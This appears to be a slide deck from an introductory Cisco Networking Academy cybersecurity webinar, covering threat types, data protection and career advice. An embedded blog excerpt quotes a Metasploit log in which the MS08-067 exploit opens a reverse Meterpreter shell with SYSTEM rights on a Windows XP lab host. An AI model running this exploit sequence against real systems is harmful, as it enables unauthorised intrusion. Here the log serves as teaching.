



Cybersecurity Basics

Cybersecurity Webinar Series

Speaker: Milan Rai

Hostess: Kara Sullivan

Cisco Networking Academy

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Welcome to the 1st session of the Cybersecurity webinar series

- Use the Q and A panel to ask questions.
- Use the Chat panel to communicate with attendees and panelists.
- A link to a recording of the session will be sent to all registered attendees.
- Please take the feedback survey at the end of the webinar.

• Cybersecurity Webinar Series

- Session 1: Cybersecurity Basics
- Session 2: Security Threats & Breaches, 3 October
- Session 3: A Career in Cybersecurity, 18 October

Access Series @

<http://bit.ly/cybersecseries>



#whoami

Cisco Spotlight Award Winner 2013

Cisco Designated VIP 2015 | 2016 | 2017 | 2018

Milan Rai

Project Initiator/Motivational Speaker - ISOP

Community Administrator – NCUG

IT Manager – Retail Company

Blog : Attack Vs Defence | My Role As a Defender

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VIP Perspectives



Attack Vs Defence | My Role As a Defender!

Posted by Milan in VIP Perspectives on Jun 16, 2018 12:21:58 AM



Personal Experience on CCNA Cyber Ops

My journey hasn't been long in the info sec. community, but I guess this is a high time for me to open up and clear confusions that the newbies might have.

Every time I sit down and think of information security, this wonderful movie 'The Matrix' pops up in my mind. Information Security – it's like you either take the blue pill or the red pill. Either you attack, or you defend. Either you hack, or you get hacked.

The former Cisco's CEO John T. Chambers once said, "There are two types of companies: those that have been hacked, and those who don't know they have been hacked."

When I hear this quote, I think of my previous organization and look at my present organization's network. I then think, "Have they already been hacked, or will they be hacked? Was my previous organization secure? Is my present organization secure? Have I been working to tightly secure my organization? Am I acting as a Good Defender?"

I then think again, "It should be fun to break inside the computer network, shouldn't it?"

Normally, when people think of attacking (or so as to say, "hacking"), most people think of running Kali Linux, port scanning, service enumerating, vulnerability scanning, exploiting, getting the access, gaining superuser privilege, and so on. There is this different thrill of being a hacker and starting up with exploiting simple NetBIOS bug with 'MS08-067' exploit is really amazing.

```
msf exploit(multi_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.179.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected target: Windows XP SP2-English (AlwaysOn No)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (59440 bytes) to 192.168.179.128
[*] Meterpreter session 1 opened (192.168.179.128:4444 -> 192.168.179.138:1932) at 2016-01-26 16:40:32 +0200

meterpreter > getuid
Server user:NT AUTHORITY\SYSTEM
```

<https://learningnetwork.cisco.com/blogs/vip-perspectives/2018/06/15/attack-vs-defence-my-role-as-a-defender>

Agenda

- 1 What is Cybersecurity
- 2 Cybersecurity in Digital Life
- 3 Types of Cybersecurity threats
- 4 Importance of Cybersecurity
- 5 Where to start

What is Cyber Security



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What Is Cybersecurity?



Cybersecurity is the practice of protecting systems, networks, and programs from digital attacks. These attacks are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users; or interrupting normal business processes.

Implementing effective cybersecurity measures is particularly challenging today because there are more devices than people, and attackers are becoming more innovative.

[Watch a cyberattack unfold](#)

[Common cyberattacks](#)

There are two types of companies: those who **have been hacked**, and those who **don't yet know** they have been hacked.

John Chambers
Ex Chief Executive Officer of Cisco

“There are two types of People: those who tries to hack, and those who don't yet know they have been hacked”

Digital Era

15 Billion devices connected to Internet

One click connects world in your palm

Golden Age for Black Hat Hacker



Type of Cybersecurity Threats

Phishing

Malware

Ransomware

Social Engineering

Importance of Cybersecurity

Protecting personal and organizations data from unauthorized access.

Personal data

- Any identification Numbers
- Health Information
- Social identity
- Location data
- Financial details

Organizations data

- IT Infrastructure
- Customers/Consumers details

Where to start?

I am CCNA R&S student how can I jump into cybersecurity career

I want to be a Hacker what shall I study

Please teach me how to hack Wi-Fi



Answer

“You want to hack a website, but you don’t know how to build one.”

“You want to break inside a network, but you don’t know how the network works.”

“You want to modify the code, but you do not understand what the code does.”

This is exactly where most of the students fail. Due to lack of proper guidance and awareness about the cyber security career pathway and other such problems, they all are in a huge dilemma. So, this is my suggestion:

“Whatever you want to break in, first learn how to build them and how they work!”


Let's Connect



@raimilan/



@ctrlz_u





Turn failures into
successes.

Milan Rai
Cisco Designated VIP



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Q&A



Intro to Cybersecurity Self-Enroll Course

Introduction to Cybersecurity

Learn how to protect yourself online and in social media while discovering careers in cybersecurity.

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